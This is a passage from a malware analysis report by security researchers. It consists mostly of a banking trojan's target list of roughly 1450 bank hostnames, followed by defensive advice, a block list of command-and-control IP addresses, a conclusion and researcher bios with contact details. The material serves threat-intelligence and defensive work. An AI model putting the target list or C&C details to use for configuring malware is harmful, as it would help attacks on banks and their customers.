"bashkomsnabbank.ru" :
"bbr.ru" :
"bvabank.ru" :
"belapb.by" :
"belarusbank.by" :
"bveb.by" :
"belgazprombank.by" :
"belsocbank.ru" :
"belinvestbank.by" :

"bbsb.by" :
"bnb.by" :
"bsb.by" :
"benefitbank.ru" :
"bereit.ru" :
"brebank.pl" :
"brehipoteczny.pl" :
"bosbank.pl" :
"bnpparibas.pl" :
"byblosbankarmenia.am" :
"bigbank.ee" :
"bigbank.lv" :
"bigbank.lt" :
"bank-b2b.ru" :
"binbank.ru" :
"bit-bank.by" :
"bcs-bank.com" :
"bmbank.com.ua" :
"bmwbank.ru" :
"cetelem-zao.ru" :
"bkbank.ru" :
"kbbmb.ru" :
"bankboguslav.com.ua" :
"bpsb.by" :
"ankb.ru" :
"nko-brinks.ru" :
"bankbb.com.ua" :
"bstbank.ru" :
"bta.by" :
"bta.kiev.ua" :
"bta.am" :
"bta.ge" :
"btabank.kg" :
"bta.kz" :
"bta-kazan.ru" :
"buzulukbank.ru" :
"bulgarbank.ru" :
"boom-bank.ru" :
"bankbumerang.ru" :
"bfgbank.ru" :
"ilb.ru" :
"vakobank.com" :
"vegabank.ru" :
"vek.ru" :
"bankveles.com" :
"venets-bank.ru" :
"marfinbank.ee" :
"vvbank.ru" :
"vlbank.ru" :
"westbank.ru" :
"ibv.ru" :
"westernunion.ru" :
"westinterbank.ru" :
"vzaimobank.ru" :
"viking.spb.ru" :
"victoriabank.md" :
"vitabank.spb.ru" :
"vityazbank.ru" :

"vab.ua" :
"vkabank.ru" :
"vladbiznesbank.ru" :
"vladprombank.ru" :
"feib.ru" :
"vfbank.ru" :
"tfeb.gov.tm" :
"vpb.su" :
"vbank.ru" :
"vocbank.ru" :
"vcb.ru" :
"vkbank.ru" :
"vsb.ru" :
"vologdabank.ru" :
"bankvl.ru" :
"bankvrn.ru" :
"bankvostok.com.ua" :
"vetb.ru" :
"express-bank.ru" :
"vstcb.ru" :
"vrbank.com.vn" :
"vbrr.ru" :
"vbr-bank.com.ua" :
"vtb.ru" :
"vtb24.ru" :
"vtb.com.ua" :
"vtb.com.ge" :
"vuzbank.ru" :
"vyborg-bank.ru" :
"veltonbank.ru" :
"vyatich.ryazan.ru" :
"vtkbank.ru" :
"gagarinbank.ru" :
"gazbank.ru" :
"gazneftbank.ru" :
"gazprombank.ru" :
"gazstroybank.ru" :
"gaztransbank.ru" :
"gebank.ru" :
"hansacombank.ru" :
"garagumbank.gov.tm" :
"gibank.ru" :
"gbm.ru" :
"gelbank.ru" :
"genbank.ru" :
"geobank.ru" :
"getinbank.pl" :
"bankgefest.ru" :
"bankglobus.ru" :
"globusbank.com.ua" :
"globexbank.ru" :
"goldmansachs.ru" :
"gorbank.spb.ru" :
"bankgorod.ru" :
"citycommercebank.com" :
"gpb-ipoteka.ru" :
"gib.ru" :

"grant.kharkov.ua" :
"greenbank.com.ua" :
"greencombank.ru" :
"greenfield.ru" :
"grisbank.ru" :
"gutabank.ru" :
"gunaybank.com" :
"gandjabank.az" :
"dm-bank.com" :
"davrbank.uz" :
"debank.ru" :
"dayhanbank.gov.tm" :
"dalenabank.ru" :
"zolost.ru" :
"daltabank.ru" :
"dvbank.ru" :
"danielbank.kiev.ua" :
"danskebank.ru" :
"danskebanka.lv" :
"danskebankas.lt" :
"danskebank.pl" :
"devoncredit.ru" :
"dekabank.az" :
"dexia-kom.pl" :
"deltabank.by" :
"deltabank.com.ua" :
"deltabank.kz" :
"deltakey.ru" :
"deltacredit.ru" :
"bankdemark.com" :
"demirbank.kg" :
"demirbank.az" :
"dexiabank.ru" :
"money.mail.ru" :
"derzhava.ru" :
"jpmorgan.ru" :
"justbank.ru" :
"jtbank.ru" :
"jpmorgan.com" :
"getbank.pl" :
"gemoney.ru" :
"gemoneybank.lv" :
"dzbank.pl" :
"dnb.ee" :
"dnbnord.pl" :
"diamantbank.ua" :
"dvbank.ua" :
"digbank.ru" :
"deal-bank.ru" :
"dsbank.ru" :
"dnb.lv" :
"dnbbank.ru" :
"deutsche-bank.ru" :
"db.com" :
"deutsche-bank-pbc.pl" :
"bankdolinsk.ru" :
"dombank.ru" :
"donteksbank.ru" :

"doninvest.ru" :
"donkombank.ru" :
"dhb.ru" :
"doris.ru" :
"doscredobank.kg" :
"bankd.ru" :
"eatpbank.ru" :
"eurasian-bank.ru" :
"eurasian-bank.kz" :
"eab.ru" :
"euroaxis.ru" :
"euroalliance.ru" :
"eurobank-ua.com" :
"eurobank.az" :
"eurobank.by" :
"eurobank.pl" :
"egb.kiev.ua" :
"euinv.ru" :
"eka-bank.ru" :
"ec-bank.ru" :
"eurocredit.ru" :
"ecb.md" :
"euromet.ru" :
"icbe.ru" :
"ebrf.com.ua" :
"eurostd.ru" :
"eurotrust.ru" :
"euroexbank.ru" :
"europlanbank.ru" :
"europrombank.com" :
"eurosibbank.ru" :
"eurocitybank.ru" :
"irb.by" :
"evrofinance.ru" :
"\u0435\u0434\u0438\u043d\u0430\u044f\u043a\u0430\u0441\u0441\u0430.\u0440\u0444" :
"edbank.ru" :
"st-bank.ru" :
"emb.ru" :
"ekaterininsky.ru" :
"unionstandardbank.com" :
"bank-enisey.ru" :
"united.ru" :
"bankermak.ru" :
"zhivagobank.ru" :
"zhilcredit.ru" :
"stroybank.ru" :
"hcsbk.kz" :
"zamanbank.kz" :
"zaminbank.az" :
"zambank.ru" :
"inkom.lutsk.ua" :
"zapad.ru" :
"indywidualni.bzwbk.pl" :
"rietumu.lv" :
"zapsibkombank.ru" :

"zarech.ru" :
"sauberbank.com" :
"zelbank.com" :
"zemcap.dp.ua" :
"zemcombank.ru" :
"zemsky.ru" :
"zenit.ru" :
"bankzenitsochi.ru" :
"zernobank.com" :
"ziraatbank.ru" :
"ziraatbank.com" :
"zkb.ru" :
"zbank.com.ua" :
"goldengate.kharkov.ua" :
"ideabank.ru" :
"kbivanovo.ru" :
"idealbank.ru" :
"idelbank.ru" :
"ideabank.by" :
"ideabank.ua" :
"ideabank.pl" :
"izhcombank.ru" :
"kbizberbash.com" :
"ikanobank.pl" :
"imexbank.com.ua" :
"in-bank.ru" :
"investbank.pl" :
"ecobank.ru" :
"investbank.ru" :
"investbank.com.ua" :
"investbank.ge" :
"cdbbank.ru" :
"inresbank.ru" :
"invest-union.ru" :
"investcapitalbank.ru" :
"isbmsk.ru" :
"itb.ru" :
"ing.ru" :
"ingbankukraine.com" :
"industrialbank.ua" :
"isbank.ru" :
"inecobank.am" :
"inkaro.ru" :
"inkakhran.ru" :
"hml.ru" :
"integral.com.ua" :
"ibank.ru" :
"interbank.kiev.ua" :
"intercapital.ru" :
"intercommerz.ru" :
"ikb.ru" :
"intercredit.ru" :
"intercreditbank.com.ua" :
"itbank.ru" :
"ipb.ru" :
"interprombank.ru" :

"ipaybank.by" :
"intechbank.ru" :
"intrustbank.ru" :
"infinbank.com" :
"informpb.ru" :
"ipakyulibank.com" :
"ipozembank.com" :
"ipotek-bank.ru" :
"ipotekabank.uz" :
"hipo.lv" :
"pekaobh.pl" :
"bankirs.ru" :
"ecfbank.ru" :
"iturupbank.ru" :
"isbank.com.ru" :
"isbank.com.tr" :
"olabank.ru" :
"kavgel.ru" :
"tdb.az" :
"cdb.ge" :
"senimbank.kz" :
"kib.kz" :
"kkb.kz" :
"kg.kkb.kz" :
"kkb.tj" :
"bankkaluga.ru" :
"cambio.com.ua" :
"kamgorizont.ru" :
"kamkombank.ru" :
"kkapb.ru" :
"bank-kansky.ru" :
"capital-bank.ru" :
"bank-capital.com" :
"kapitalbank.az" :
"aib.kg" :
"capmosbank.ru" :
"kapitalbank.ru" :
"kapitalbank.uz" :
"altynbank.com" :
"cartubank.ge" :
"kaspibank.kz" :
"kaspiybank.ru" :
"kassanova.kz" :
"kvotabank.ru" :
"kedrbank.com" :
"ksib.ru" :
"bank-45.ru" :
"kzibank.kz" :
"qiwi.ru" :
"bank.kiev.ua" :
"kruss.kiev.ua" :
"keepbank.ru" :
"kf.ru" :
"qishloqqurilishbank.uz" :
"classicbank.com.ua" :
"akbkeb.ru" :
"klbank.ru" :
"clearingdom.ru" :

"clhs.kiev.ua" :
"kubank.ru" :
"comertbank.md" :
"atcominvestbank.com" :
"commerzbank.ru" :
"kbindii.ru" :
"kbrbank.ru" :
"cib.com.ua" :
"krkbank.ru" :
"conversebank.am" :
"kongressbank.ru" :
"concord.ua" :
"kkb.ru" :
"constbank.spb.ru" :
"kontbank.com" :
"bankkontinental.ru" :
"kontrakt.ua" :
"kontrastbank.ru" :
"confidencebank.ru" :
"bank-cor.ru" :
"ksb.ge" :
"rbsbank.ru" :
"gbm.rbs.com" :
"rbsbank.pl" :
"bcosm.ru" :
"selkombank.ru" :
"koshelev-bank.ru" :
"kibank.ru" :
"kranbank.ru" :
"kkrc.ru" :
"credit-agricole.com.ua" :
"ca-cib.com" :
"credit-agricole.pl" :
"kredytbank.pl" :
"creditdnepr.com.ua" :
"crediteurope.ru" :
"crediteurope.com.ua" :
"credit-optima.com.ua" :
"creditural.ru" :
"credexbank.ru" :
"cmbank.ru" :
"csb.uz" :
"kcbank.mdga.ru" :
"creditwest.kiev.ua" :
"cib.ru" :
"creditinvestbank.ru" :
"kreditprombank.com" :
"credofinans.ru" :
"kredobank.com.ua" :
"kredobank.az" :
"credprombank.ru" :
"kremlinbank.ru" :
"crocusbank.ru" :
"krona-bank.ru" :
"crosnabank.ru" :
"krossinv.ru" :
"akbk.ru" :
"ks-bank.ru" :

"kubunibank.ru" :
"kubankredit.ru" :
"kvtb.ru" :
"kh-bank.ru" :
"kbb.ru" :
"kuzbank.ru" :
"kmbank.ru" :
"bank45.ru" :
"kurskprombank.ru" :
"kutuz.ru" :
"kcredit.kg" :
"kicb.net" :
"bankkg.kg" :
"lacaixa.com" :
"ladacredit.ru" :
"lightbank.ru" :
"lanta.ru" :
"lbbank.lv" :
"lpb.lv" :
"lkb.lv" :
"nskbl.ru" :
"legbank.kiev.ua" :
"lgn.ru" :
"lenoblbank.ru" :
"lesbank.ru" :
"letobank.ru" :
"libertybank.ge" :
"leadermt.ru" :
"linkbank.ru" :
"kombank.ru" :
"logosbank.ru" :
"lockobank.ru" :
"banklviv.com" :
"aha.ru" :
"m2mbank.ru" :
"maykopbank.ru" :
"kbmaima.ru" :
"makbank.ru" :
"bankmaxima.ru" :
"vgkb.ru" :
"mb.kg" :
"marfinbank.ua" :
"mastbank.ru" :
"masterbank.ru" :
"master-capital.ru" :
"mdm.ru" :
"megabank.net" :
"megapolice.ru" :
"medbank.lt" :
"interbanking.ru" :
"mab.ru" :
"ibar.az" :
"ibaz.ge" :
"mbr.ru" :
"ibsp.ru" :
"ii-bank.com.ua" :
"mcombank.ru" :
"mrbank.ru" :
"kbmsb.ru" :

"mfk-bank.ru" :
"renfinbank.ru" :
"mbr-bank.ru" :
"kbmkb.ru" :
"mpbank.ru" :
"richfordcredit.ru" :
"bankmrb.ru" :
"mteb.ru" :
"bankmtb.ru" :
"meliorbank.com" :
"mellatbank.am" :
"meritumbank.pl" :
"mercury-bank.com" :
"mercedes-benz-financialservices.pl" :
"mbbr.ru" :
"mkbank.ru" :
"mbank.com.ua" :
"metallinvestbank.ru" :
"metallurgbank.ru" :
"metcombank.ru" :
"metcom.ru" :
"metrobank.ru" :
"metropolbank.ru" :
"migom.com" :
"mizuhocbk.com" :
"miko-bank.ru" :
"mikrokreditbank.uz" :
"milbank.ru" :
"kbmil.ru" :
"mbbru.com" :
"miraf.ru" :
"mistobank.com.ua" :
"mpgsb.ru" :
"mobiasbanca.md" :
"mybank-group.ru" :
"mybank-ipoteka.ru" :
"moldindconbank.com" :
"maib.md" :
"moneta.ru" :
"monolitbank.ru" :
"morganstanley.ru" :
"mpsb.ru" :
"morskoybank.com" :
"maritimebank.com" :
"mvkb.ru" :
"moscow-bank.ru" :
"mcbank.ru" :
"mvbank.ru" :
"minbank.ru" :
"mcc.elecsnet.ru" :
"moscombank.ru" :
"mkb.ru" :
"mnhb.ru" :
"mosoblbank.ru" :
"mpcb.ru" :
"mia.ru" :
"moskb.ru" :
"privatbank.ru" :

"mseb.ru" :
"mostransbank.ru" :
"mosuralbank.ru" :
"motor-bank.com.ua" :
"mspbank.ru" :
"mtb.by" :
"mti-bank.ru" :
"mtsbank.ru" :
"muganbank.az" :
"profitbank.ru" :
"mtcfinance.ru" :
"mscb.murmansk.ru" :
"mfbank.ru" :
"navigatorbank.ru" :
"zaskb.ru" :
"bank149.com" :
"nadra.com.ua" :
"bnal.ru" :
"naratbank.ru" :
"nb-bank.ru" :
"xb.uz" :
"hbg.ge" :
"halykbank.kz" :
"pbrt.ru" :
"ndb24.ru" :
"nzpb.ru" :
"nib-samara.ru" :
"nkbank.com.ua" :
"narcred.ru" :
"natixis.com" :
"naftabank.com" :
"naxcivanbank.az" :
"nipbank.ru" :
"factoring.ru" :
"jsbni.kiev.ua" :
"trust.ru" :
"nbmc.ru" :
"nbu.com" :
"nbp.az" :
"jscnbp.kz" :
"nbp.transfer.kg" :
"nbp.tj" :
"nbbank.ru" :
"nbsrf.ru" :
"nz.ru" :
"nkcbank.ru" :
"ncorpbank.ru" :
"bnk.ua" :
"nsd.ru" :
"nrb.ru" :
"ns-bank.ru" :
"nd-bank.ru" :
"nbdbank.ru" :
"nbkbank.ru" :
"nsvbank.ru" :
"nevskybank.ru" :
"neyvabank.ru" :
"nerungribank.ru" :

"nefteprom.com" :
"neal.ru" :
"nvkbank.ru" :
"nico-bank.ru" :
"nikoil.az" :
"nykredit.pl" :
"nkbank.ru" :
"novahovcb.ru" :
"novabank.ru" :
"novikom.ru" :
"novobank.velikiynovgorod.ru" :
"newtimebank.ru" :
"novokib.ru" :
"nkmb.ru" :
"banknp.ru" :
"nmb.ru" :
"banknew.dp.ua" :
"newbank.ru" :
"ncubank.ru" :
"nmbank.ru" :
"npbank.ru" :
"newsymbol.ru" :
"nokss.ru" :
"nomos.ru" :
"noosferabank.ru" :
"norvik.lv" :
"hbank.by" :
"nordea.ru" :
"nordea.lv" :
"nordea.lt" :
"nordea.ee" :
"nordea.pl" :
"nota-bank.ru" :
"nsbank.ru" :
"nstbank.ru" :
"nurbank.kz" :
"necklace.ru" :
"obrbank.ru" :
"ors.ru" :
"ubii.ru" :
"obr1016.ru" :
"okbank.ru" :
"unb.com.ru" :
"aorb.ru" :
"ognm.ru" :
"oceanbank.ru" :
"okcibank.com.ua" :
"oksky.ru" :
"olmabank.ru" :
"swedbank.ua" :
"onegobank.ru" :
"onlinebnk.ru" :
"opmbank.ru" :
"optimabank.kg" :
"orgbank.ru" :
"orbank.ru" :
"ofb.uz" :

"orienbank.com" :
"openbank.ru" :
"otpbank.ru" :
"otpbank.com.ua" :
"ofkbank.ru" :
"ohabank.ru" :
"oschadnybank.com" :
"panarmenianbank.am" :
"parabank.az" :
"paritetbank.by" :
"pashabank.az" :
"pekao.com.pl" :
"pervobank.ru" :
"1mbank.ru" :
"pervbank.ru" :
"1dbank.ru" :
"dtb1.ru" :
"landbank.ru" :
"finbank.ru" :
"pinbank.ua" :
"1cb.ru" :
"fmfb.com.tj" :
"prb.ru" :
"pumb.ua" :
"pchrb.ru" :
"bext.ru" :
"bank-peresvet.ru" :
"bankperm.ru" :
"spsc.ru" :
"pscb.ru" :
"pkb.ru" :
"pcbu.com.ua" :
"pbp-bank.pl" :
"pnbkaz.kz" :
"pivdencombank.com" :
"pivdenny.com" :
"pirbank.ru" :
"piraeusbank.ua" :
"pchbank.ru" :
"bankps.ru" :
"rnko.ru" :
"platina.ru" :
"platinumbank.com.ua" :
"plato-bank.ur.ru" :
"plus-bank.ru" :
"pohjola.lv" :
"pohjola.lt" :
"poidem.ru" :
"polbank.pl" :
"policombank.com" :
"poltavabank.com" :
"pkobp.pl" :
"porto-franco.com" :
"pohjola.ee" :
"uralexpress.ru" :
"pocztowy.pl" :
"pravex.com" :
"pfbank.ru" :

"prime-bank.kiev.ua" :
"presidentbank.gov.tm" :
"bank-premium.com" :
"preodbank.ru" :
"bankpcb.ru" :
"privatbank.ua" :
"privatbank.lv" :
"privatbank.ge" :
"ptkb.ru" :
"primbank.ru" :
"pskb.com" :
"printbank.ru" :
"priovtb.com" :
"priobye.ru" :
"priorbank.by" :
"prioritetbank.ru" :
"pkbank.ru" :
"kbpriroda.ru" :
"priscocb.ru" :
"prbb.ru" :
"progressbank.ge" :
"pibank.ru" :
"procommercebank.ru" :
"procreditbank.com.ua" :
"procreditbank.ge" :
"procreditbank.md" :
"procreditbank.am" :
"prometeybank.am" :
"pib.ru" :
"pib.com.ua" :
"promregion.ru" :
"promsbank.ru" :
"psbank.ru" :
"psib.ru" :
"pshbank.ru" :
"psb.ru" :
"promtransbank.ru" :
"pfsbank.ru" :
"pfb.com.ua" :
"peb.com.ua" :
"promenergobank.ru" :
"probank.ru" :
"profinbank.com" :
"profit-bank.ru" :
"prbkbr.ru" :
"pulsbank.ru" :
"purbank.ru" :
"paypal.com" :
"rabitabank.com" :
"rabobank.pl" :
"ravnaqbank.uz" :
"radabank.com.ua" :
"radian.ru" :
"radicalbank.com.ua" :
"rtbank.ru" :
"bankrazvitie.ru" :
"dcapital.ru" :
"aval.ua" :

"raiffeisen.pl" :
"raiffeisen.ru" :
"rapida.ru" :
"rts.ru" :
"1erc.ru" :
"rcbank.ru" :
"24rbc.ru" :
"rasdom.ru" :
"rbabank.ru" :
"realbank.com.ua" :
"region-bank.com.ua" :
"rbrbank.ru" :
"rbs-bank.ru" :
"rib.lv" :
"rcbbank.ru" :
"rekorbank.ru" :
"bankrc.ru" :
"regionbank.ru" :
"rfb.ru" :
"regnumbank.ru" :
"bankreserv.ru" :
"renessbank.ru" :
"rccf.com.ua" :
"rencredit.ru" :
"rentabank.ru" :
"resocreditbank.ru" :
"bankrespublika.az" :
"republic.ge" :
"cbrca.ru" :
"restrust.ru" :
"riabank.ru" :
"ricbank.com" :
"ribank.ru" :
"rigensis.lv" :
"rinvestbank.ru" :
"ringkombank.ru" :
"ritbank.ru" :
"rosavtobank.ru" :
"rosbank.ru" :
"rbb.ru" :
"rgsbank.ru" :
"rdb.ru" :
"rosevrobank.ru" :
"zalkar.kg" :
"rosinterbank.ru" :
"rosprombank.ru" :
"rshb.ru" :
"rusfincorp.ru" :
"roscap.ru" :
"roscredit.ru" :
"rncb.ru" :
"russitabank.ru" :
"abr.ru" :
"rostbank.ru" :
"bankru.ru" :
"rostfinance.ru" :
"eximbank.ru" :
"rosenergobank.ru" :
"royal-bank.ru" :

"rrb.by" :
"ssc.kg" :
"rscb.ru" :
"rtsbank.ru" :
"rublev.ru" :
"kbrouble.ru" :
"runabank.ru" :
"runetbank.ru" :
"ruscobank.ru" :
"rusnarbank.com" :
"rusbsbank.ru" :
"ruszembank.ru" :
"russipoteka.ru" :
"rib.ru" :
"rnbk.ru" :
"rsb.ru" :
"rsb.ua" :
"rtbk.ru" :
"kb-rtb.ru" :
"rfabank.ru" :
"kbreb.ru" :
"rusfo.ru" :
"russlavbank.com" :
"russobank.com" :
"rsb-bank.ru" :
"rusfinancebank.ru" :
"bankrus.ru" :
"rrbank.ru" :
"rubank.ru" :
"rsbank.ru" :
"rficb.ru" :
"bankrt.com.ua" :
"savdogarbank.uz" :
"samarqandbank.uz" :
"kbsammit.ru" :
"sampopank.ee" :
"sbionline.ru" :
"santanderconsumer.pl" :
"banksaratov.ru" :
"sbbank.ru" :
"sbank.ru" :
"sberbank.ru" :
"sbrf.com.ua" :
"sberbank.kz" :
"sberinbank.ru" :
"sbercred.ru" :
"swedbank.lt" :
"swedbank.ee" :
"swedbank.lv" :
"handelsbanken.pl" :
"svyaznoybank.ru" :
"sviaz-bank.ru" :
"sdm.ru" :
"seb.lv" :
"seb.lt" :
"belsib.ru" :
"nch29.ru" :
"sevcred.ru" :

"sevnb.ru" :
"svabank.ru" :
"nw1ab.ru" :
"ssb35.ru" :
"nwipbank.ru" :
"selmashbank.ru" :
"senagat-bank.com" :
"srbank.ru" :
"sp-bank.ru" :
"srp.ru" :
"cetelem.ru" :
"seb.ee" :
"siab.ru" :
"banksbrr.ru" :
"sibcentre.ru" :
"banksibir.ru" :
"snb.ru" :
"sibsoc.ru" :
"sibesbank.ru" :
"sygmabank.pl" :
"banksilkway.az" :
"simbank.ru" :
"sinergy.ru" :
"sinko-bank.ru" :
"sistemabank.ru" :
"cibank.ru" :
"citibank.ru" :
"citibank.com" :
"citigroup.com" :
"sichbank.com.ua" :
"ska-bank.ru" :
"scania.ee" :
"skbbank.ru" :
"slaviabank.ru" :
"slavbank.ru" :
"slavcred.ru" :
"smartbank.ru" :
"banksmb.ru" :
"smolevich.ru" :
"sbbg.ru" :
"smpbank.ru" :
"smpbank.lv" :
"smpbank.eu" :
"snbank.ru" :
"sobinbank.ru" :
"sovbank.ru" :
"sovincom.ru" :
"sovcombank.ru" :
"sstb-bank.ru" :
"sodru.ru" :
"sbnk.ru" :
"solid-bank.ru" :
"solidar.ru" :
"solid.ru" :
"sg.pl" :
"sf-bank.com.ua" :
"sofrinobank.ru" :
"sohibcorbank.tj" :
"sibank.ru" :

"socium-bank.ru" :
"banksoyuz.ru" :
"banksoyuz.com.ua" :
"amcredit.lv" :
"amcredit.ee" :
"soyuzny.ru" :
"spbank.ru" :
"vpbank.com.ua" :
"s3bank.ru" :
"ssb.msk.ru" :
"spiritbank.ru" :
"spurtbank.ru" :
"banksputnik.ru" :
"psbst.ru" :
"standart-bank.com.ua" :
"stkbank.ru" :
"star-alliance.ru" :
"starbank.ru" :
"oldbank.com" :
"oskolbank.ru" :
"oldkreml.ru" :
"stella-bank.ru" :
"stolichny.sumy.ua" :
"capitalkredit.ru" :
"strat.ru" :
"stroycombank.com" :
"stroind.chat.ru" :
"stroycredit.ru" :
"slbank.ru" :
"smbc.co.jp" :
"\u0441\u0443\u043d\u0436\u0430\u0430-\u0431\u0430\u043d\u043a.\u0440\u0444" :
"sngb.ru" :
"sckb.ru" :
"sebbank.ru" :
"taatta.ru" :
"tavrich.ru" :
"taganrogbank.infotecstt.ru" :
"tagilbank.ru" :
"tajprombank.com" :
"taib.kz" :
"taidon.ru" :
"donaktivbank.ru" :
"tbb.ee" :
"tb22.ru" :
"tkpb.ru" :
"tandembank.ru" :
"tascombank.com.ua" :
"tapb.ru" :
"tib.ru" :
"tatsotsbank.ru" :
"tfb.ru" :
"taurus-bank.com" :
"tubank.ru" :
"texbank.ru" :
"temirbank.kz" :

"tempbank.ru" :
"tenderbank.ru" :
"terra-bank.ru" :
"terrabank.com.ua" :
"tetrapolis.ru" :
"banktechnique.az" :
"tb.by" :
"tbcbank.com.ge" :
"tcsbank.ru" :
"tvtb.ru" :
"tcbank.by" :
"tkcredit.kiev.ua" :
"tsb.tj" :
"toyota-bank.ru" :
"toyotabank.pl" :
"tolubaybank.kg" :
"thbank.ru" :
"tpsbank.tomsk.ru" :
"icbcmoscow.ru" :
"icbc.com.cn" :
"tsbank.ru" :
"citibank.pl" :
"tcbank.ru" :
"kb-tub.ru" :
"transcapital.ru" :
"tcb.ru" :
"tnb.ru" :
"transbank.ru" :
"transstroybank.ru" :
"banktc.ru" :
"tc-bank.com" :
"tkb.lv" :
"trustbank.by" :
"trustbank.uz" :
"trbank.ru" :
"tdbank.ru" :
"tulaprombank.ru" :
"nkotrc.ru" :
"turanbank.az" :
"akbtb.ru" :
"turkistonbank.uz" :
"tnbk.tm" :
"tbbank.gov.tm" :
"turkmenturkbank.com" :
"turonbank.uz" :
"tusar.ru" :
"tembr.ru" :
"bank-test.narod.ru" :
"tmapb.ru" :
"coalmetbank.ru" :
"utbank.uz" :
"bankuzdan.ru" :
"kdb.uz" :
"uzpsb.uz" :
"ub.lt" :
"bankukoopspilka.kiev.ua" :

"ubrr.com.ua" :
"ukrcapital.com.ua" :
"upb.com.ua" :
"ufw-bank.com" :
"ubb.com.ua" :
"ukrgasbank.com" :
"ugpb.com" :
"ukrinbank.com" :
"abucb.com" :
"ukrsibbank.com" :
"unicredit.com.ua" :
"uci-bank.com" :
"eximb.com" :
"unibank.md" :
"universalbank.com.ua" :
"universalbank.uz" :
"uc-bank.ru" :
"unicombank.com.ua" :
"unicreditbank.com.ua" :
"unifinbank.ru" :
"ufb.ru" :
"uralcapital.ru" :
"uralliga.ru" :
"upb.ru" :
"uralprombank.ru" :
"bankuralsib.ru" :
"utb.ru" :
"uralfinance.com" :
"clearing.ru" :
"ubrr.ru" :
"kbumb.ru" :
"uralfd.ru" :
"woori.ru" :
"ussurybank.ru" :
"ukhtabank.ru" :
"fbank.com.ua" :
"fdbnk.ru" :
"fbid.ru" :
"fiabank.ru" :
"fiatbank.pl" :
"rnko-feedback.ru" :
"fidobank.ua" :
"erstebank.ua" :
"finambank.ru" :
"tmmbank.com.ua" :
"fbbank.ru" :
"fkb.kg" :
"finbank.com.ua" :
"fpkbank.ru" :
"nkofrc.ru" :
"nkofs.ru" :
"fincap.ru" :
"bank-fp.com.ua" :
"bankfs.ru" :
"fcbank.com.ua" :
"finars.ru" :
"finasta.com" :
"finbank.odessa.ua" :

"finexbank.com.ua" :
"bankfininvest.ru" :
"finca.ge" :
"fincombank.com" :
"fpb.ru" :
"finrostbank.com.ua" :
"ftbank.ru" :
"flexbank.ru" :
"florabank.ru" :
"monetti.ee" :
"volksbank.ua" :
"vwbank.pl" :
"vwbank.ru" :
"fundservice.ru" :
"fononbank.tj" :
"forabank.ru" :
"forbank.alt.ru" :
"fortebank.com" :
"fortuna-bank.ua" :
"forum.ua" :
"forusbank.ru" :
"forshtadt.ru" :
"fransabank.by" :
"frescobank.com" :
"future.ru" :
"htb.uz" :
"kbhmb.ru" :
"xalqbank.az" :
"cbt.tm" :
"halykbank.kg" :
"hamkorbank.uz" :
"handelsbanken.lv" :
"handelsbanken.lt" :
"handelsbanken.ee" :
"khmb.ru" :
"hbru.ru" :
"bankhimik.ru" :
"chemexim.ru" :
"bank-hlynov.ru" :
"khovansky.ru" :
"holdinvestbank.su" :
"kholmskbank.ru" :
"homecredit.ru" :
"homecredit.by" :
"homecredit.kz" :
"xcitybank.com.ua" :
"bankcenter.com.ua" :
"rnkocmr.ru" :
"centrinvest.ru" :
"kbca.ru" :
"cebbank.ru" :
"ccbank.ru" :
"centercredit.kz" :
"ccb.ru" :
"zepterbank.by" :
"z-bank.ru" :
"tsb.kz" :
"citadele.lt" :

"citadele.lv" :
"citadele.ee" :
"chas.ru" :
"chelindbank.ru" :
"chelinvest.ru" :
"chbrr.crimea.ua" :
"kred-bank.ru" :
"sb.lt" :
"shinhan.kz" :
"afb.az" :
"ab.lv" :
"hsbc.ru" :
"hsbc.pl" :
"hsbc.am" :
"hsbc.kz" :
"eco-invest.ru" :
"ecobank.kg" :
"economбank.ru" :
"economiks.ru" :
"ecoprombank.ru" :
"exibank.ru" :
"eximbank.com" :
"eximbank.kz" :
"expertbank.com" :
"expocapital.ru" :
"expobank.ru" :
"expobank.kiev.ua" :
"ltblv.com" :
"expres-bank.ua" :
"volgaex.ru" :
"expr.ru" :
"expressbank.az" :
"elbanking.ru" :
"lhv.ee" :
"nco-eps.ru" :
"bankelita.ru" :
"ellipsbank.ru" :
"elbin-bank.ru" :
"elavon.com" :
"nbcbank.az" :
"energbank.com" :
"energobank.ru" :
"energobank.com.ua" :
"energobusiness.com" :
"energomashbank.ru" :
"energoprombank.ru" :
"energotransbank.com" :
"enobank.ru" :
"entuziastbank.ru" :
"ergobank.ru" :
"sgbbank.com.pl" :
"seb.pl" :
"bankesid.ru" :
"krediidipank.ee" :
"ekp.lv" :
"fcebank.pl" :
"fmbank.pl" :
"ooo-ubs-bank.com" :

"ubs.com" :	"unexbank.com.ua" :	"unicreditbank.lv" :	"ykb.ru" :
"invb.ru" :	"uniastrum.ru" :	"unicreditbank.lt" :	"yapikredi.com.az" :
"jugra.ru" :	"unibank.az" :	"unicreditbank.ee" :	"yarbank.ru" :
"urb.ru" :	"unibank.am" :	"unisonbank.com.ua" :	"yarinterbank.ru" :
"ymkbank.ru" :	"unicorbank.ru" :	"unistream.ru" :	"yarosbank.ru" : 1
"ucb.az" :	"unicreditbank.ru" :	"money.yandex.ru" :	};

END POINT PROTECTION

Updated antivirus and activated firewalls.

NETWORK PROTECTION

IP reputation and firewall filter for the following IP addresses.

88.208.5.186
192.243.63.54
192.243.63.237
88.208.29.81
88 208 7 208

CONCLUSIONE

The attack is alive and the amount of the targeted banks is very large, the C&C networked servers have more entry points making them redundant against the takedowns.

STATISTICS

The analyzed sample has more than 1450 bank hostname's.

ABOUT the RESEARCHERS

Senad Aruc

Multiple Certified ISMS Professional with 10-year background in: IT Security, IDS and IPS, SIEM, SOC, Network Forensics, Malware Analyses, ISMS and RISK, Ethical Hacking, Vulnerability Management, Anti Fraud and Cyber Security. Currently holding a Senior Security Specialist position at Reply s.p.a - Communication Valley - Security Operations Center. Responsible for advanced security operations.

E-Mail: senad.aruc@gmail.com

Blog: www.senadaruc.com

Twitter: https://twitter.com/senadaruch

LinkedIn: https://www.linkedin.com/in/senadaruc

Davide Cioccia

MSc Computer Engineering Degree. Security Developer focused on Cyber Security Intelligence, Malware analysis, Anti-fraud systems. Microsoft certified. Currently holding a Security Consultant position at Reply s.p.a - Communication Valley - Security Operations Center.

E-Mail: mailto:davide.cioccia@live.it

Twitter: https://twitter.com/david107

LinkedIn: https://www.linkedin.com/in/davidecioccia

Gianluigi Sisto

Security professional with 15+ years of combined experience as security tester, fraud expert and security data analyst.Strong background in: Antifraud solution, Malware Analysis, Security Assessment, Project Management, Risk Assessment, SOC, IDS , IPS, System Administrator. I am currently employed in Communication Valley BU of Security Reply where I am in charge of the delivery and deployment of all the company's anti-fraud solutions.

Email: master@gov.it.eu.org

